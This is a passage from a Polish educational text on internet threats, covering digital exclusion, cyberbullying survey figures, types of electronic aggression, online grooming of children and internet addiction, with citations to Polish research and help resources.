- **Dziecięca prostytutka.** Coraz częściej powiązana jest z Internetem i telefonią komórkową. Potencjalni sprawcy przy pomocy Internetu wyszukują nieletnich partnerów. Dzieci są manipulowane i świadczą usługi seksualne poza siecią. Zdarza się, że dzieci same aranżują takie sytuacje, licząc na zapłatę. W takich przypadkach, pomimo że inicjatywa leży po stronie dziecka, to osoba dorosła pozostaje odpowiedzialna za takie czyny.

Zagrożenia społeczne

Zagrożenia wynikające z powszechnego wprowadzenia technologii informacyjnej ciągle nie były jeszcze obiektem szerszych badań naukowych. Związane są one z anonimowością i brakiem hamulców przy komputerze i w sieci. W ten sposób niektórzy ludzie zachowują się w sieci na zasadzie przeciwieństwa do swojego poprawnego życia. Dla przykładu potrafią kłąć i „świńtuszyć”, choć w realnym życiu nigdy by sobie na to nie pozwolili. Podobnie będą zachowywały się dzieci, które nawet przypadkowo trafią do kanału IRCa, gdzie tematyka będzie zbyt swobodna.

Wykluczanie cyfrowe

Wykluczenie cyfrowe (*digital divide*) jest poważnym problemem społecznym w znacznie większym stopniu niż sam cyfrowy podział czy to w ujęciu lokalnym, czy globalnym. Korzystanie z nowych technologii staje się współcześnie nowym wymiarem zróżnicowania, pogłębiającym już istniejące nierówności. Im cenniejszym zasobem staje się możliwość i umiejętność korzystania z Internetu, tym większym problemem stają się bariery w dostępie do niego. Jeżeli bowiem dostęp do globalnej sieci niesie ze sobą różnego rodzaju korzyści, a coraz częściej staje się również niezbędny do pełnego funkcjonowania w spo-

leczeństwie, to jego brak może być podstawą społecznego i ekonomicznego wykluczenia.

Jednym z podstawowych problemów związanych z upowszechnieniem dostępu do nowych technologii jest znaczna nierównomierność tego dostępu zarówno w ujęciu krajowym, jak i światowym. Badania geografii Internetu te różnice wyraźnie określają. Z komputerów, Internetu, czy telefonów komórkowych znacznie częściej korzystają osoby zamożniejsze, lepiej wykształcone, mieszkające w większych miejscowościach, młodsze. Zależności te obserwowane są zarówno w Polsce, jak również w innych krajach. Z każdym rokiem sytuacja ta ulega zmianie na lepsze

W celu opisanego tego zjawiska, w języku angielskim używany jest termin *digital divide*, który na język polski jest tłumaczony w różny sposób. Najbardziej odpowiadający angielskiemu pierwowzorowi jest termin: „cyfrowy podział”. Czasem używane jest również pojęcie **cyfrowe wykluczenie**, które w większym stopniu akcentuje konsekwencje nierówności w dostępie i możliwościach skorzystania z technologii cyfrowych.

Cyfrowy podział jest definiowany jako: „nierówności w dostępie do Internetu, intensywności jego wykorzystania, wiedzy o sposobach szukania informacji, jakości połączenia i wsparcia społecznego, pomagającego w korzystaniu z Internetu, a także nierówności w zdolności do oceny jakości informacji i różnorodność wykorzystania sieci”²³.

Wymiary cyfrowego podziału:

- środki techniczne, z jakich można korzystać – **fakt posiadania dostępu, jakość wykorzystywanego sprzętu, oprogramowania, a także szybkość połączenia z siecią;**
- autonomia użycia – to czy użytkownik ma swobodę wykorzystywania Internetu – na przykład brak ograniczeń czasowych, miejsce dostępu, a także liczba osób w tym miejscu korzystających;
- sposób wykorzystania Internetu – szczególnie istotna jest zdolność umiejętnego i efektywnego wykorzystania komputera i Internetu;
- dostępność innych osób, do których można się zwrócić o pomoc lub radę, a także liczba osób zachęcających jednostkę do korzystania z sieci;
- umiejętności obsługi Internetu, kompetencje techniczne, jak i kompetencje kulturowe pozwalające na efektywne wykorzystywanie Internetu;
- umiejętności sprawnego wyszukiwania informacji, oceny jej przydatności, przetworzenia i wykorzystania jej zgodnie z potrzebami, a także inne zdolności pozwalające czerpać większe korzyści z korzystania z Internetu²⁴.

²³ D. Batorski, *Relacja wykluczenia społecznego z wykluczeniem informacyjnym*, http://www.academia.edu/2939436/Internet_a_usieciowienie_relacji_spolecznych

²⁴ Tamże.

Analfabetyzm komputerowy – cyfrowe wykluczenie

Tak jak kiedyś analfabetyzm wykluczał społecznie, tak teraz podobne skutki może mieć **analfabetyzm cyfrowy**. Społeczeństwo ulega cyfrowemu rozwarstwieniu (tzw. *digital gap*) i podziałowi na osoby biegle posługujące się technologiami informatycznymi oraz informacyjnymi i osoby niekompetentne cyfrowo.

Tworzy się więc luka informacyjna między osobami z wykształcenia (lub pewnych cech osobowych) bardziej predestynowanymi do korzystania z nowych mediów. Społeczeństwo się bardziej różnicuje niż ujednocila. Powiększa się dystans między zrozumieniem środowiska technicznego a techniczną ignorancją.

Zagrożenia wynikające z nieświadomego wykorzystywania Internetu

Internet zrewolucjonizował wiele dziedzin ludzkiego życia. Umożliwia wszechstronną komunikację i ułatwia kontakty niwelując ograniczenia przestrzenne i zapewniając porozumiewanie się w czasie rzeczywistym. Stał się niezbędny jako narzędzie pracy i rozrywki, ułatwia naukę i rozwijanie zainteresowań. Internet przestał więc być sprawą wyboru, stał się wręcz koniecznością. Sam w sobie Internet nie jest ani dobry, ani zły. Jest pomocnym narzędziem, tak jak np. samochód, który ułatwia i przyspiesza komunikację. Jednak z jego używaniem wiąże się pewne ryzyko. Trudno jest jednoznacznie oszacować skalę zagrożeń, bo zaledwie część incydentów związanych z cyberprześladcami jest zgłaszana organom ścigania. Zrozumienie istoty tych zagrożeń, znajomość adresów instytucji, które zajmują się pomocą ofiarom cyberprzestrzeni – czyni nas silniejszymi w walce z ewentualnymi niebezpieczeństwami.

Do nowych uzależnień (*New Addictions*) możemy także zaliczyć uzależnienia od gier hazardowych, zakupów, od pracy, seksu, pożywienia. W ostatnich latach obserwuje się niezwykle wzrost tego rodzaju uzależnień.

Za uzależnionego od Internetu uważa się tego osobnika, któremu komputer wystarcza do szczęśliwego życia. Taka osoba za pośrednictwem sieci kontaktuje się z innymi ludźmi, przeżywa uniesienia. Ma wrażenie, że uczestniczy w życiu politycznym, społecznym i kulturalnym. Obecnie już wiadomo, że nadmierne korzystanie z Internetu ma negatywny wpływ zarówno na indywidualną sferę społeczną, jak również na związki z najbliższymi. Tego rodzaju ludzie dla Internetu rezygnują z bezpośrednich kontaktów z innymi, zaniedbują rodzinę i co także bardzo ważne – prowadzą mało aktywny ruchowo tryb życia, a to, jak powszechnie wiadomo, może być przyczyną wielu schorzeń i dolegliwości, ob-

nizienia sprawności fizycznej i zaniedbań w rozwoju fizycznym młodego użytkownika Internetu.

Spółeczeństwo kontrolowane elektronicznie

Niebezpieczeństwo społeczeństwa kontrolowanego oznacza przede wszystkim wdzieranie się w życie prywatne informacji, centralizację i zmonopolizowanie informacji, alienację wskutek automatyzacji i oszczędności w zatrudnieniu. Każdy z funkcjonalnych systemów informatycznych i telekomunikacyjnych może być związany z określonymi zagrożeniami. I każdy wykazuje pewną podatność na działania o charakterze kryminalnym. Przystępcze oblicze komputerów to swoiste zwierciadło tej ciemnej strony ludzkich postaw i działań.

Przemiany kulturowe

W miejsce „nowoczesnej” kultury narodowej weszła kultura globalna, z dominacją Ameryki i zarazem silny jest nurt tożsamości lokalnej, regionalnej, etnicznej. Przystaje istnieć „kultura narodowa”, będąca gruntem porozumienia ludzi posługujących się jednym językiem. Następuje homogenizacja treści kultur wysokich, ich przekształcenie w postmodernistyczną grę symboli.

Rewolucja informacyjna powoduje przekształcenie edukacji masowej w edukację nadzorowaną lokalnie i dostosowaną do lokalnych rynków pracy. Przy czym znaczące stają się nie uprawnienia, świadectwa, a rzeczywiste umiejętności i gotowość do stałego podnoszenia kwalifikacji – coś co można by nazwać edukacją permanentną.

Rewolucyjne zmiany następują w kulturze jako sposobie komunikowania. Ich najgłębszą podstawą staje się przejście od kodowania analogowego do cyfrowego w co najmniej jednym z elementów toru komunikacyjnego, gdyż jest warunkiem wprowadzenia najnowszych technologii telekomunikacyjnych (rzadziej zauważany jest fakt, że kodowanie cyfrowe doskonale nadaje się do manipulowania, tworząc nieznanne przedtem szanse, jak i zagrożenia społeczne i kulturalne). Podstawą relacji międzyludzkich jest komunikowanie. Bez niego nie sposób mówić o istocie ludzkiej i społeczeństwie. Z drugiej strony współcześnie niepotrzebny staje się transport materialnych nośników kultury. Zastępuje go bezpośredni transport myśli. Na naszych oczach kultury łączą się z kulturą mediów. Telekomunikacja określa w coraz większym stopniu kształt procesów cywilizacyjno-kulturowych. Zmienia tradycyjne rozumienia pojęć, m.in. cywili-

zacja i kultura. Z tego względu można zaryzykować stwierdzenie, że Internet staje się nową platformą dla komunikacji międzykulturowej.

Internet to ogromny obszar zaludniony przez miliony użytkowników. Nazywany jest „globalną wioską”. Jest on cywilizacją, metakulturą niepodobną do czegokolwiek, co spotyka się w „prawdziwym świecie”. W rzeczywistości Internet to więcej niż kultura, to społeczność. Włączają się do niego ludzie z całego świata, pochodzący z zupełnie różnych środowisk²⁵. Upowszechnienie konsumpcjonizmu, stylu życia opierającego się na przyjemności i chwilowym zadowoleniu. Nosi ona także nazwę **styl życia urzędzonego**.

Zagrożenia globalne

Gospodarkę światową od lat 80. XX wieku określa się mianem „globalizacji”. Wiąże się z nimi ściśle rozwój społeczeństw informacyjnych przy jednoczesnym zdeterminowaniu zjawisk i procesów globalnych stopniem rozwoju tychże społeczeństw. Zdecydowana większość specjalistów w tej dziedzinie uważa, iż postępy globalizacji gospodarki przebiegają synchronicznie z rozwojem społeczeństwa informacyjnego. Współczesne społeczeństwa informacyjne poddane są wszystkim skutkom globalizacji. Zauważmy także, że stopień rozwoju społeczeństw informacyjnych wpływa i warunkuje tempo oraz charakter procesów globalnych.

Ceną jest **dezintegracja tradycyjnych społeczności**, które zastępowane są przez „cyberspace” czy raczej przez kulturę globalną. Następuje drastyczna zmiana sposobów myślenia, działania, doświadczeń i świadomości. Sieć, komputer, czy może raczej technologie teleinformatyczne na naszych oczach zaczęły zastępować tradycyjne źródła potęgi, dobrobytu.

Podział świata w dobie globalizacji uległ jeszcze większemu utrwaleniu i pogłębieniu. Stało się tak m.in. na skutek poważnych różnic i dysproporcji w rozwoju technologii informatycznych i informacyjnych. Określenie „podziałów cyfrowych” rzutujących na rozwój gospodarczy i niejako z góry przesądzających o możliwościach wkraczania postępu w określonych rejonach świata. Państwa rozwijające się (z ang. *developing countries*) są słabo i bardzo słabo wyposażone w nowoczesne technologie informacyjne, komunikacyjne oraz towarzyszącą im infrastrukturę techniczną. Brak tego swoistego „koła zamachowego” i siły napędowej zglobalizowanej gospodarki stawia je na pozycjach z góry przegranych w rywalizacji z bogatszymi. Tam, gdzie owe technologie już są, trwa ich doskonalenie i unowocześnianie. Dzięki temu postęp staje się coraz

²⁵ J.R. Levine, C. Baroudi, *Sekrety Internetu*, Oficyna Wydawnicza READ ME, Warszawa 1996, s. 29.

bardziej dynamiczny w każdej dziedzinie, natomiast cechujący gospodarkę stały wzrost łączy się ze wzrostem zamożności społeczeństwa i polaryzacji społeczeństw w skali globalnej. Najbiedniejsza część świata jest z góry skazana na pozostanie na marginesie procesów rozwoju technologicznego, a tym samym – kreowania oblicza i kształtu współczesnej cywilizacji. Ta najbiedniejsza część nie jest wcale taka mała. Zauważmy, że znaczący jest odsetek ludzi, którzy dotychczas nie wykonali ani jednego połączenia telefonicznego.

W kwietniu 2009 roku ludzka populacja na Ziemi liczyła szacunkowo ok. 6,77 mld ludzi. Firma badawcza eMarketer szacuje, że do końca 2013 roku, liczba użytkowników telefonów komórkowych na świecie przekroczy **4,3 mld.** Co więcej, do 2017 roku osób korzystających z komórek ma być ponad **5 mld.** Jak wynika z ankiety przeprowadzonej przez EITO (*European Information Technology Observatory*), procent ludzi, którzy nie posiadają żadnego telefonu komórkowego dość szybko maleje. Przewiduje się, że do końca bieżącego roku liczba takich osób spadnie poniżej 2,4 mld lub do jednej szóstej ludności na Ziemi. Według EITO liczba osób korzystających z komórek wzrosła o 12% w ostatnim roku, głównie przez to, że wzrosła ich sprzedaż w krajach rozwijających się. Przykładowy wzrost: w Indiach o 34%, w Brazylii – 14%, w Chinach – 12%.

Świat we własnej „sieci”

Współczesna cywilizacja jest „opleciona” siecią Internetu wraz z całą towarzyszącą jej infrastrukturą. Dzięki temu w ułamku sekundy dowiadujemy się o wydarzeniach, na które jeszcze kilkanaście lat temu trzeba było czekać nawet kilkanaście godzin. Ludzie przestali pisać tradycyjne listy, zastępując je korespondencją elektroniczną. Skrzynki mailowe stały się małymi archiwami i źródłem dostępu do niemal każdego z nas, każdej instytucji, firmy etc. Niewielu zastanawia się jednak nad płynącymi z tego stanu rzeczy zagrożeniami. Pierwsze zagrożenie to niemal zupełna utrata prywatności.

Zważywszy na to, iż na dyskach komputerowych i innych nośnikach pamięci przechowujemy największe tajemnice prywatne i służbowe, stają się one dostępne i w ten sposób przestają być tajemnicami. Każde urządzenie działające w sieci, każdy komputer, jest potencjalnym łupem hakerów dokonujących w Internecie kradzieży.

Cyberprzemoc. Cyberprzestępcy (ang. *cyberbullying*) – przemoc wobec rówieśników z użyciem technologii informacyjnych i komunikacyjnych

Czym różni się „tradycyjna” przemoc od cyberbullyingu?

W odróżnieniu od „tradycyjnej” formy przemocy zjawisko cyberprzemocy charakteryzuje:

- wysoki poziom anonimowości. W sieci sprawca może pozostawać nierozpoznawalny (oczywiście anonimowość w Internecie jest tylko pozorna i jeżeli dojdzie do poważnego naruszenia regulaminu lub prawa, właściciel serwisu lub policja zajmują się ściganiem sprawcy);
- mniej ważna jest siła fizyczna czy społeczna, a bardziej umiejętność wykorzystania możliwości, które dają media elektroniczne. Są to: szybkość rozpowszechniania materiałów kierowanych przeciwko ofierze; powszechna dostępność sieci;
- bardzo niebezpieczna jest szybkość rozpowszechniania materiałów krzywdzących dla ofiary. Ich powszechna dostępność w sieci oraz trudność w usunięciu sprawiają, że ten typ przemocy może być bardzo dotkliwy;
- ofiary cyberprzemocy są stale narażone na atak. Może on nastąpić niezależnie od pory dnia czy miejsca, trudno przewidzieć, kiedy do niego dojdzie. Najbardziej narażone są dzieci i młodzież²⁶;
- zachowania te podlegają niskiej kontroli społecznej. Nieraz rodzice czy nauczyciele nie zauważają problemu. Często zdarza się tak ze względu na niską wiedzę i małe doświadczenie związane z mediami elektronicznymi. Równocześnie problem ten nie daje żadnych oznak, np. siniaków czy zadrapań będących skutkiem tradycyjnej przemocy²⁷.

Problem cyberprzemocy to nie tylko jednostkowe, spektakularne, nagłośnione poprzez media przypadki, ale codzienne zjawisko wśród dzieci i młodzieży, którego skala (w zależności od definicji problemu i metody badawczej) dotyczy od 20% do nawet połowy dzieci i młodzieży. Wykorzystywane są głównie: poczta elektroniczna, czaty, komunikatory, strony internetowe, blogi, portale społecznościowe, grupy dyskusyjne, serwisy SMS i MMS (poprzez Internet, telefonię komórkową)²⁸.

Podstawowe **formy cyberprzemocy** to:

- **przemoc werbalna w sieci** (wulgarnie wyzywanie, poniżanie, ośmieszanie, straszenie, nękanie, szantaż) – (aż 52% internautów w wieku od 12 do 17 r.ż. – kilkukrotnie, 30% – często, tj. ponad 5 razy); co drugi młody człowiek miał

²⁶ Tej problematyce poświęcone są strony: <http://dzieckowsieci.fdn.pl/>; <http://www.safe-rinternet.pl/>; <http://www.sieciaki.pl/>; <http://www.cyberprzemoc.pl/>; <http://www.helpline.org.pl/>; <http://www.dyzurnet.pl/>; <http://www.przedszkolaki.sieciaki.pl/>; <http://www.robust.wsp.lodz.pl/>; <http://www.wsp.lodz.pl/Cyberbullying-344-0.htm>; <http://www.youtube.com/user/wsplodzpl?gl=PL&hl=pl>

²⁷ J. Barlińska, *Młodzież w sieci – podłoże zachowań agresywnych i antyspołecznych* [w:] *Jak reagować na cyberprzemoc. Poradnik dla szkół*, red. Ł. Wojtasik, <http://dzieckowsieci.fdn.pl/strona.php/?> (dostęp: 21.03.2011).

²⁸ W Internecie z łatwością odnajdziemy setki stron poświęconych zagadnieniom walki z cyberprzemocą wobec dzieci. Oto kilka przykładowych odsyłaczy: <http://dzieckowsieci.fdn.pl/strona.php/?> (dostęp: 21.03.2011); <http://www.cyberbullying.org/>; <http://stopcyberbullying.org/>; <http://www.netbullies.com/>

do czynienia z przemocą werbalną w Internecie lub przez telefon komórkowy;

- **rejestrowanie filmów i zdjęć wbrew woli danej osoby** (ponad połowa nastoletnich internautów – 57%);
- **publikowanie lub rozsyłanie ośmieszających, kompromitujących informacji, zdjęć, filmów z użyciem sieci bez zgody zainteresowanych;**
- **podsywanie się w sieci pod kogoś wbrew jego woli** (kradzież tożsamości).

Wyniki badań mogą być bardzo pomocne przy określeniu zasięgu przemocy w sieci powodowanej przez rówieśników oraz w rozpoznaniu skali tego zjawiska i jego przejawów. Badane osoby miały sprecyzować częstotliwość tych zjawisk, odczucia i reakcje na nie oraz określić, kto był ich sprawcą²⁹.

Przemoc werbalna:

doświadczenie: wulgarnego wyzywania – 47%, poniżania, ośmieszania, upokarzania – 21%, straszenia i szantażowania – 16%;

częstotliwość: 25% określa te zdarzenia jako jednorazowe, kilkakrotne – 52%, częste – 30%;

- reakcje: zdenerwowanie – 59%, strach – 18%, wstyd – 13%, bez znaczenia – 30%.

Filmowanie i wykonywanie zdjęć wbrew woli dziecka:

- rozpowszechnienie: przynajmniej raz – 57%;
- powtarzalność: zdarzenie jednorazowe – 18%, zjawiska powtarzające się – 39%;
- autorzy: ktoś ze szkoły – 87%, ktoś spoza szkoły – 30%;
- motywy: złośliwość – 21%, popisywanie się przed innymi – 17%, ośmieszenie osoby filmowanej bądź fotografowanej – 12%;
- informowanie o zdarzeniu – brak informowania kogokolwiek – 54%, rówieśnicy – 24%, rodzice – 6%.

Publikowanie w Internecie zdjęć dziecka, filmów i informacji wbrew jego woli:

- rozpowszechnienie: dotyczy 14% badanych;
- rodzaj publikacji: informacje – 9%, filmy, zdjęcia – 5%;
- powtarzalność: zdarzenie jednorazowe – 39%, zjawiska powtarzające się – 39%;
- sprawcy: rówieśnicy (ze szkoły – 59%, spoza szkoły – 43%), dorośli – 19%, znajomi z sieci – 13%;
- reakcje: zdenerwowanie – 66%, strach – 12%, wstyd – 33%;
- informowanie o zdarzeniu – brak informowania kogokolwiek – 27%, pedagogi – 12%, rodzice – 13%.

²⁹ Całość opisu badania pochodzi z artykułu Ł. Wojtasik, *Przemoc rówieśnicza a media elektroniczne* [w:] *Jak reagować na cyberprzemoc...*

Podszywanie się pod dziecko w sieci (kradzież jego tożsamości):

- rozpowszechnienie: dotyczy 29% badanych;
- powtarzalność: zdarzenie jednorazowe – 19%, kilkakrotne – 8%, wielokrotne – 2%;
- sprawcy: rówieśnicy (ze szkoły – 56%, spoza szkoły – 22%), dorośli – 5%, znajomi z sieci – 6%, osoba nieznamiona – 20%;
- reakcje: zdenerwowanie – 65%, bez znaczenia – 24%, strach – 5%, przykrość – 14%.

Wiedza dorosłych na temat wymienionych powyżej zjawisk:

- 13% nie miało żadnej wiedzy, nie słyszało o takich przypadkach;
- 47% słyszało o przypadkach straszenia i szantażowania;
- 52% ma świadomość podszywania się (kradzieży tożsamości) w sieci;
- 57% wie o poniżaniu, ośmieszaniu lub upokarzeniu;
- 58% zdaje sobie sprawę z przypadków publikowania informacji lub zdjęć;
- 62% wie, że dochodzi do przypadków filmowania i robienia niechcianych zdjęć;
- 64% słyszało o wyzywaniu przy użyciu wulgarnych słów.

Cybernękania. Nękanie z wykorzystaniem technologii internetowych (cyberbulling, mobbing elektroniczny, prześladowanie internetowe) – to wykorzystywanie technologii komunikacyjnych i internetowych do świadomego, wielokrotnego i wrogiego zachowania się osoby lub grupy osób, mającego na celu krzywdzenie innych.

Typologie agresji elektronicznej

Warto je znać choćby po to, aby wiedzieć, jak dużą skalę ma to zjawisko i w jak różny sposób można wyrządzać krzywdę innym osobom, posługując się komputerem i innymi narzędziami komunikacji³⁰:

- **flaming** – agresywna dyskusja prowadzona między użytkownikami komunikacji internetowej, np. w czat roomach lub grupach dyskusyjnych. Dyskusje te mają publiczny charakter i mogą dotyczyć większej liczby osób;
- **prześladowanie** – od flamingu różni się tym, że w ten rodzaj agresji zaangażowane są tylko dwie osoby. Polega na regularnym przesyłaniu nieprzyjemnych, agresywnych czy ośmieszających wiadomości za pomocą elektronicznych kana-

³⁰ J. Pyzałski, *Polscy nauczyciele i uczniowie a agresja elektroniczna – zarys teoretyczny i najnowsze wyniki badań* [w:] *Człowiek i uzależnienia*, red. M. Jędrzejko, D. Sarzała, Oficyna Wydawnicza ASPRA-JR, Pułtusk–Warszawa, <http://cms1.wsp.crowley.pl/files/Polscy%20nauczyciele%20i%20uczniowie%20a%20agresja%20elektroniczna.pdf> (data dostępu: 21.03.2011).

łów komunikacji (np. telefon komórkowy, komunikator internetowy). Uznaje się, że do prześladowania może dochodzić także podczas gry on-line;

- **kradzież tożsamości** – polega na podszywaniu się pod ofiarę w cyberprzestrzeni. Działania takie są podejmowane po uzyskaniu hasła do profilu ofiary, do jej poczty elektronicznej czy komunikatora. Sprawca podszywa się pod ofiarę i może realizować przemoc także wobec innych osób, np. ośmieszając je czy wysyłając do nich obraźliwe wiadomości;
- **upublicznienie tajemnic** – polega na upowszechnieniu prywatnych materiałów należących do innej osoby (zdjęcia, filmy, zapisy tekstowe). Upublicznienie prowadzi do zapoznania się z nimi przez osoby, które pierwotnie nie miały do nich dostępu. Zwykle ofiara zna i ufa sprawcy, dzięki czemu może on wejść w posiadanie tych materiałów. Następnie kradnie je z telefonu albo komputera;
- **śledzenie** – polega na „elektronicznym” śledzeniu drugiej osoby i zasypywaniu jej niechcianymi komunikatami (np. w Internecie lub telefonie komórkowym). Często ten typ agresji dotyczy osób, które były kiedyś ze sobą w bliskich relacjach, np. dziewczyna i chłopak;
- **happy slapping** – działanie, które polega na atakowaniu innej osoby i prowokowaniu jej wraz z rejestrowaniem takich zdarzeń. Zapis jest następnie rozpowszechniany w Internecie i przesyłany do znajomych osób. Taka sytuacja może skończyć się pobiciem i uszkodzeniem sprzętu prześladowcy;
- **poniżenie** – polega na umieszczeniu w sieci obraźliwych tekstów, obrazów lub filmów dotyczących innej osoby. Materiały te mogą być sfabrykowane i kłamliwe. Zamieszczanie ich ma celowy charakter i nie jest przypadkowe. Sprawca wie, jaką reakcję wzbudzi jego działanie;
- **wykluczenie** – polega na celowym blokowaniu osoby w kontaktach internetowych. Jego formą może być nieprzyjmowanie osoby do grona znajomych na portalu społecznościowym lub usunięcie z listy kontaktów w komunikatorze. Osoba jest pomijana w życiu społecznym toczącym się w Internecie.
- **agresja „techniczna”** – jest skierowana nie bezpośrednio na ofiarę, ale na sprzęt komputerowy, którego używa, a także oprogramowanie i infrastrukturę informatyczną (np. strona internetowa). Może polegać na rozsyłaniu wirusów, hakerstwie albo blokowaniu pewnych usług (np. skrzynki e-mailowej)³¹.

Cechy agresji elektronicznej (informacyjnej)

W efekcie – niekoniecznie długotrwałej – agresji elektronicznej (informacyjnej):

³¹ *Innowacje i technologie informacyjne przyszłością nowoczesnej edukacji...*, s. 74, http://wspim.edu.pl/projekty/ndp/do_pobrania/materialy/m3.pdf

- kompromitujące informacje, zdjęcia czy filmy potrafią rozejść się w Internecie w błyskawicznym tempie, a ich usunięcie często jest praktycznie niemożliwe;
- stałe narażenie ofiary nękania na atak, niezależnie od miejsca czy pory dnia i nocy;
- stosunkowo niski poziom kontroli społecznej tego typu zachowań – sytuacja doznawania przez dziecko/nastolatka krzywdy za pośrednictwem mediów elektronicznych jest często trudna do zaobserwowania przez rodziców czy nauczycieli, szczególnie jeżeli mają ograniczoną wiedzę i doświadczenia związane z korzystaniem z mediów elektronicznych;
- atutem sprawcy nie jest „siła” rozumiana cechami fizycznymi czy społecznymi, lecz umiejętność wykorzystania możliwości, jakie dają media elektroniczne.

Konsekwencje agresji elektronicznej

To bywa naprawdę groźne i przerażające dla „ofiary”. Akt cyberprzemocy często powoduje u ofiar irytację, lęk, zawstydzenie. Ofiary nękania, cyberprzemocy często czują się osamotnione ze swoim problemem:

- blisko połowa dzieci, młodzieży nie informuje nikogo o swoich negatywnych doświadczeniach; jedynie co dziesiąte dziecko rozmawia o tym z rodzicem lub nauczycielem;
- często spotykają się z poglądami, radami ignorującymi sytuację doświadczanego przez nich nękania: „To są tylko słowa”, „Czym tu się przejmować?” – od ludzi, którzy sami nigdy nie byli celem podobnych ataków, którzy nie rozumieją przerażenia i terroru, w jakich żyją ofiary tych dręczycieli.

Przeważnie sytuacje cybernękania są mniej groźne niż niebezpieczeństwa w prawdziwym świecie, ale często są bardzo męczące. Są to zwykle działania „dowcipnisiów”, którzy często nie znają adresata swoich zaczepek³².

Zagrożenia związane ze spotkaniami z osobami poznanymi w sieci

Choć większość przypadków cybernękania zaczyna się i kończy w sieci, to jednak niektóre przenoszą się do realnego świata. Wtedy rzecz staje się bardzo niebezpieczna. Zjawisko uwodzenia dzieci przez osoby dorosłe za pomocą Internetu określane jest w anglojęzycznej literaturze przedmiotu terminem **grooming**. Zostało dostrzeżone jako problem w latach dziewięćdziesiątych XX w. a skala problemu rośnie wraz z rozwojem serwisów komunikacyjnych i przyro-

³² J. Barlińska, *Edukacja na rzecz bezpieczeństwa dzieci i młodzieży w sieci*, <http://dziecko-wsieci.fdn.plstrona.php>

stem populacji dzieci korzystających z Internetu. Obecnie jest coraz częściej rejestrowanym zjawiskiem. Do nawiązania bliskiego kontaktu z dziećmi/nastolatkami „cyberłowcy” wykorzystują głównie komunikatory internetowe oraz czaty. Internet stał się wymarzonym „terenem łowieckim” dla wielu przestępców – począwszy od zwykłych oszustów, a skończywszy na pedofilach.

Wielu użytkowników Internetu podaje w profilu swoje prawdziwe nazwisko i inne dane. Profile można odnaleźć w sieci za pomocą programu wyszukującego. Dzięki temu można znaleźć inne osoby zainteresowane muzyką określonego zespołu lub określonym rodzajem sportu, ale również dzieci czy nastolatki urodzone w określonym roku, określonej płci; można odnaleźć ich adres zamieszkania, szkoły, do której chodzą, ich numer telefonu itp.

Napastnicy czasem długo pracują nad „urobieniem” ofiary, tj. zdobyciem jej przychylności, zaufania. Odnajdują upatrzoną osobę w realnym świecie, używając wszystkich sposobów odszukiwania ludzi. Starają się oni nakłonić dzieci/młodzież do rozmów o seksie, co może być wstępem do dalszego osaczania i molestowania najmłodszych użytkowników. Dorosły, często udając rówieśników swej ofiary, stopniowo zdobywa jej zaufanie, dane osobowe, zdjęcia, a nieraz staje się „dobrym przyjacielem”. Namawia dziecko do oglądania pornografii i nalega stopniowo na spotkanie w świecie rzeczywistym. Gdy dojdzie do spotkania, dziecko zazwyczaj zostaje wykorzystane seksualnie i nierzadko staje się ofiarą przemysłu pornograficznego. Dla zachowania tajemnicy – napastnik grozi używając telefonu lub zwykłej poczty, albo przekazuje dane kontaktowe „swojej ofiary” innym w Internecie, zachęcając ich do jej nękania. A co z częstymi dla nastolatków sytuacjami flirtowania przez Internet? Początkowa niewinna, niezobowiązująca zabawa słowami przez Internet staje się okazją do spotkania w realnym życiu i wykorzystania.

Łamanie prawa/straty finansowe związane z wykorzystaniem Internetu

Gdy jedni ludzie ochoczo rozmawiają, inni po prostu patrzą i słuchają tego, o czym się mówi i kto co mówi. Takich ludzi określa się mianem „przyczajeni”. A ponieważ nie robią nic, co by zwróciło na nich uwagę, nikt ich nie dostrzega, z moderatorami sieci włącznie. Wiele informacji wrzucamy do cyberprzestrzeni po prostu zapominając kliknąć opcję poufności lub udzielając więcej informacji, niż to konieczne. Informacje o nas w cyberprzestrzeni znajdują się m.in. w wypełnianych przez nas formularzach konkursowych, zgłoszeniowych, wysyłanych przez nas profilach użytkownika itp. – co oszust/złodziej może później wykorzystać dla swoich celów.

Uzależnienie od komputera i Internetu (technologii internetowych)

Do najpowszechniejszych zagrożeń, na jakie narażone jest młode pokolenie internautów, zaliczyć należy: dostęp do treści pornograficznych; kontakt z materiałami epatującymi przemocą; kontakt z pedofilami; uzależnienie od Internetu;

kontakt z internetowymi oszustami; nieświadome uczestniczenie w działaniach niezgodnych z prawem; konsekwencje finansowe (np. korzystanie z dialerów, czyli programów łączących komputer z Internetem za pośrednictwem numerów 0-700); lekkomyślne udostępnianie informacji obcym osobom (np. numerów kart, adresów, haseł)³³.

Skutki psychologiczne i społeczne uzależnienia od komputera i Internetu

Zagrożeń związanych z Internetem jest jednak znacznie więcej. To nie tylko te najgroźniejsze, o których wspomniałem wyżej: możliwość powstania społeczeństwa kontrolowanego, czy uzależnionego całkowicie od techniki, ale również bardziej prozaiczne, związane bezpośrednio z naszym korzystaniem z sieci, takimi negatywami, jak: natłok informacyjny, który przybiera coraz bardziej objawy szumu informacyjnego, zagrożenie dostępem do treści niepokojących i społecznie niepożądanych, czy nawet nielegalnych. Problemem jest również anonimowość w Internecie, a także „narkotyzujący” wpływ na niektórych użytkowników i korzystających z Internetu.

Świat opanowała „fejsbukomania”

Facebook – serwis społecznościowy, w ramach którego zarejestrowani użytkownicy mogą tworzyć sieci i grupy, dzielić się wiadomościami i zdjęciami oraz korzystać z aplikacji, będących własnością Facebook, Inc. z siedzibą w Menlo Park. W październiku 2012 roku liczba użytkowników na całym świecie wynosiła ponad 1 miliard, a co miesiąc wgrany jest ponad 1 mld zdjęć oraz 10 mln filmów, których obecnie jest 265 miliardów. Średni wiek użytkownika serwisu to 22 lata. Dane zgromadzone na Facebooku to ponad 180 petabajtów, co 24 godziny przybywa ponad 0,5 petabajta³⁴.

Od gospodarki opartej na wiedzy do gospodarki opartej na aplikacjach

W ciągu ostatnich dwudziestu lat w naszym kraju komputer z urządzenia dostępnego nielicznemu gronu wtajemniczonych stał się narzędziem dostępnym dla wszystkich, w tym nawet dla dzieci, które dopiero rozpoczynają edukację.

³³ M. Barabach, *Zagrożenia w sieci*, http://www.junior.dialog.pl/zagrozenia_w_sieci.php (20 stycznia 2008).

³⁴ http://www.theregister.co.uk/2012/11/09/facebook_open_sources_corona

Przestępczość komputerowa

Cracker (z ang. dosłownie *łamacz*) – osoba zajmująca się łamaniem zabezpieczeń komputerowych. Wyróżnia się dwie główne kategorie działań crackerów: łamanie zabezpieczeń zamkniętego oprogramowania i łamanie zabezpieczeń serwerów.

